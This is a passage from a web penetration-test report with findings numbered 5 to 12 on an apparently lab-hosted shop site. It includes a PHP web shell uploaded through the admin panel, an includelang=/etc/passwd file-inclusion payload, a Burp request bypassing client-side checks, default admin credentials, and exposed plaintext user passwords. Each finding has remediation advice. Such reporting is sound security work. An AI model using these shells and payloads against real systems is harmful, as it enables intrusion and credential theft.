- [https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5. Insecure File Uploads

Below mentioned URL is vulnerable to insecure file uploads,

Affected URL :


- <http://52.66.88.120/wondercms/>

File Uploaded :

- backdoor shell (anonymous.php)

Observation

- Navigate to the Blog section of the website and login as admin.
- Now, navigate to the Settings and then go to Files option.
- You will notice an Upload section here,




Observation

- It looks like we can upload files here, let's try uploading a file anonymous.php



- And it's successfully uploaded.



PoC - any command can be executed


- Shell – anonymous.php



```
< > anonymous.php x shoes.txt
1 <?php
2
3 echo exec('whoami');
4
5 ?>
```

A screenshot of a code editor window titled "anonymous.php". The code contains a single-line PHP command: "echo exec('whoami');". The file is also associated with "shoes.txt".

- The uploaded shell was executed successfully.



Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.

References

- [https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

6. Client Side Filter Bypass

Client Side Filter Bypass


Below mentioned URL is vulnerable to client side filter bypass.

Affected URL :

- <http://3.6.40.63/profile/16/edit/>

Observation

- Login to your account and go to My Profile section.
- Now, click on edit profile button, update any of your details, here I will go with phone number only.
- I updated my phone number from 9876543211 to 9999999999.
- Now, again click on UPDATE button and intercept the request with Burp Suite.



Observation

- Now, send the request to the Repeater and edit the phone number.
- I changed it from 9999999999 to 1111111111 and hit Send.

Request

Raw Params Headers Hex

```
1 POST /profile/submit.php HTTP/1.1
2 Host: 3.6.40.63
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/plain, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----18484564087248721901407191123
9 Content-Length: 714
10 Origin: http://3.6.40.63
11 DNT: 1
12 Connection: close
13 Referer: http://3.6.40.63/profile/16/edit/
14 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95E09DB4BA; PHPSESSID=947kfipb4g6ijr344mogvtjll4; X-XSRF-TOKEN=4668653e1659a9972689c2475b72f86478bd20f3ddaf2c7843e0d86f39fa2f60
15
16 -----18484564087248721901407191123
17 Content-Disposition: form-data; name="name"
18
19 anonymous
20 -----18484564087248721901407191123
21 Content-Disposition: form-data; name="contact"
22
23 1111111111|-----18484564087248721901407191123
24 Content-Disposition: form-data; name="address"
25
26 Content-Disposition: form-data; name="user_id"
27 India
28 -----18484564087248721901407191123
29 Content-Disposition: form-data; name="X-XSRF-TOKEN"
30
31 16
32 -----18484564087248721901407191123
33 Content-Disposition: form-data; name="X-XSRF-TOKEN"
34
35 4668653e1659a9972689c2475b72f86478bd20f3ddaf2c7843e0d86f39fa2f60
36 -----18484564087248721901407191123--
```

Response

Recommendation

Take the following precautions:

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.

References

- <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
- <https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls>

7. Components with Known Vulnerabilities

Below mentioned URL contains components with known vulnerabilities.


Affected URL:

- <http://15.206.159.87/wondercms/>
- <http://15.206.159.87/forum/>

and the PHP Version.

Observation

- The php version of this website is 5.6.39-1 which is Out Dated.



- Latest php version is 7.4.8



Latest versions of PHP are PHP 7.2.32, PHP 7.3.20 and PHP 7.4.8.

en.wikipedia.org › wiki › PHP ▾

PHP - Wikipedia

PoC

- Wondercms 2.3.1 has public exploits.

[Wondercms](#) » [Wondercms](#) » [2.3.1](#) : Security Vulnerabilities

Cpe Name:cpe:/a:wondercms:wondercms:2.3.1

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-14523	74		XSS	2018-01-26	2019-04-30	5.0	None	Remote	Low	Not required	None	Partial	None

** DISPUTED ** WonderCMS 2.3.1 is vulnerable to an HTTP Host header injection attack. It uses user-entered values to redirect pages. NOTE: the vendor reports that exploitation is unlikely because the attack can only come from a local machine or from the administrator as a self attack.

2	CVE-2017-14522	79		XSS	2018-01-26	2018-02-14	4.3	None	Remote	Medium	Not required	None	Partial	None
---	--------------------------------	--------------------	--	-----	------------	------------	------------	------	--------	--------	--------------	------	---------	------

** DISPUTED ** In WonderCMS 2.3.1, the application's input fields accept arbitrary user input resulting in execution of malicious JavaScript. NOTE: the vendor disputes this issue stating that this is a feature that enables only a logged in administrator to write execute JavaScript anywhere on their website.

3	CVE-2017-14521	434			2018-01-26	2019-04-26	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
---	--------------------------------	---------------------	--	--	------------	------------	------------	------	--------	-----	---------------	---------	---------	---------

In WonderCMS 2.3.1, the upload functionality accepts random application extensions and leads to malicious File Upload.

Recommendation

Take the following precautions:

- Update all the components and the php version which is running on it.
- Hide the current versions info from there pages.

References

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities
- https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id-235577/Wondercms-Wondercms-2.3.1.html
- https://www.cvedetails.com/vulnerability-list/vendor_id-15315/Codoforum.html

8. Default Admin Password

Below mentioned URL is using default admin credentials.

Affected URL:

- <http://15.206.159.87/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1>

Component Name:

- ovidentia content management system

Observation

- Navigate to <http://15.206.159.87/ovidentiaCMS/>
- In the ovidentia CMS page there is option called Connexion to login as admin.



- Upon clicking it we can see this page,

A screenshot of a web browser showing the 'Connexion' (Login) page of Ovidentia.org. The address bar shows the URL '15.206.159.87/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1'. The page has a light beige background. At the top left, there are navigation icons for back, forward, and home. Below them, there are links for 'Accueil' and 'Utilisateur'. The main title is 'Ovidentia'. On the left, there is a sidebar with 'Accueil' and 'Utilisateur' links. The main content area has a heading 'Connexion' with three buttons below it: 'Je veux m'enregistrer', 'J'ai perdu mon mot de passe', and 'Connexion'. The 'Connexion' button is highlighted with a red rectangular box. Below these buttons is a form with two input fields: 'Identifiant:' and 'Mot de passe:', each with an associated input field. At the bottom right of the form is a large 'Connexion' button. The footer contains the text 'Portail collaboratif Réalisé par Ovidentia, Ovidentia est une marque déposée par Cantico.'

PoC - ovidentia CMS admin access

- On searching for default ovidentia CMS admin credentials on the web we got,
 - The screen that will follow is the final installation screen and will contain our admin credentials and a link to login to the site:



PoC

- Upon entering the credentials we got the administrator access.

The screenshot shows a web browser window with the following details:

- Address Bar:** 15.206.159.87/ovidentiaCMS/index.php
- Header:** Accueil, Utilisateur, Administration, Ovidentia, Administrateur Ovidentia (highlighted with a red box), Déconnexion
- Content Area:**
 - Left Sidebar:** Les prochains événements
 - Right Content:** Ovidentia.org, Nouvel environnement de mise à disposition des modules et du noyau, Afin de faciliter la mise à disposition des dernières version des modules et du noyau (stable et développement), un "store applicatif" dédié à Ovidentia vient d'être intégré.
 - Bottom Right:** 10/08/2017 17:04

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Disable the default debug pages.
- Hide the admin login page.
- Remove all the default passwords and add your own password which should be very strong. It must contain a special character, at least one lowercase letter, at least one uppercase letter, and a number and it must be greater than or equal to 8 digits for maximum security.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>
- <https://www.tmdhosting.com/kb/question/ovidentia-hosting-requirements-ovidentia-manual-installation/>

9. Descriptive Error Messages

Below mentioned URLs shows descriptive error messages,

Affected URL:


- <http://3.6.40.63/?includelang=lang/fr.php>

Affected Parameter:

- includelang


Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.



- Now, notice the URL, you get a 'get' parameter of includelang which shows descriptive error messages.
- Here, we enter the payload: includelang=lifestyle and on executing this file the page throws a descriptive error.

PoC – descriptive error message displayed



Recommendation

Take the following precautions:

- Developers should turn off this descriptive error messages before the web application is finally released for general public use.

References

- <https://cwe.mitre.org/data/definitions/209.html>
 - https://owasp.org/www-community/Improper_Error_Handling
 -
-

10. Default Files and Pages

Below mentioned URLs shows default files and pages,


Affected URL:

- <http://3.6.40.63/>

Default files and pages present:

- server-status
- robots.txt
- userlist.txt
- phpinfo.php

PoC – server-status/



Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)

Server MPM: event

Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST

Restart Time: Monday, 05-Nov-2018 09:14:47 IST

Parent Server Config. Generation: 1

Parent Server MPM Generation: 0

Server uptime: 5 hours 31 minutes 47 seconds

Server load: 1.34 1.26 1.06

Total accesses: 35 - Total Traffic: 97 kB


CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load

.00176 requests/sec - 4 B/second - 2837 B/request

1 requests currently being processed, 49 idle workers


PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

PoC – robots.txt



```
User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```

PoC – userlist.txt



```
Radhika:Radhika123:6  
Nandan:Nandan123:7  
chandan:chandan123:4
```

PoC – phpinfo.php

The screenshot shows a web browser window displaying the output of a `phpinfo()` script. The title bar indicates the URL is `3.6.40.63/phpinfo.php`. The page header displays "PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1" and the PHP logo.

System	
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API20131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no

Recommendation

Take the following precautions:

- Developers should disable all default files and pages to be displayed publicly.

References

11. Remote File Inclusion

Below mentioned URL is vulnerable to RFI.

Affected URL :


- <http://52.66.88.120/?includelang=lang/fr.php>

Affected Parameters :


- </etc/passwd> (`?includelang=here`)
- <https://www.google.co.in/> (`?includelang=here`)

Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.





- Now, notice the URL, you get a ‘get’ parameter of includelang which is vulnerable to file inclusion.
- Here, we enter the payload: includelang=/etc/passwd and on executing this file gives us the username.



PoC - attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable filenames.
- Use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected(this is the approach that [OWASP recommends](#)).

References

- <https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/>
- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- https://en.wikipedia.org/wiki/File_inclusion_vulnerability

Here are other similar URLs that leaks critical information via directory listing vulnerability.

Affected URL:

- <http://13.232.162.26/robots.txt>
-

12. Directory Listing

Below mentioned URL leaks critical information via directory listing vulnerability.

Affected URL:

- <http://13.232.162.26/static/images/uploads/products/reebok.jpeg>

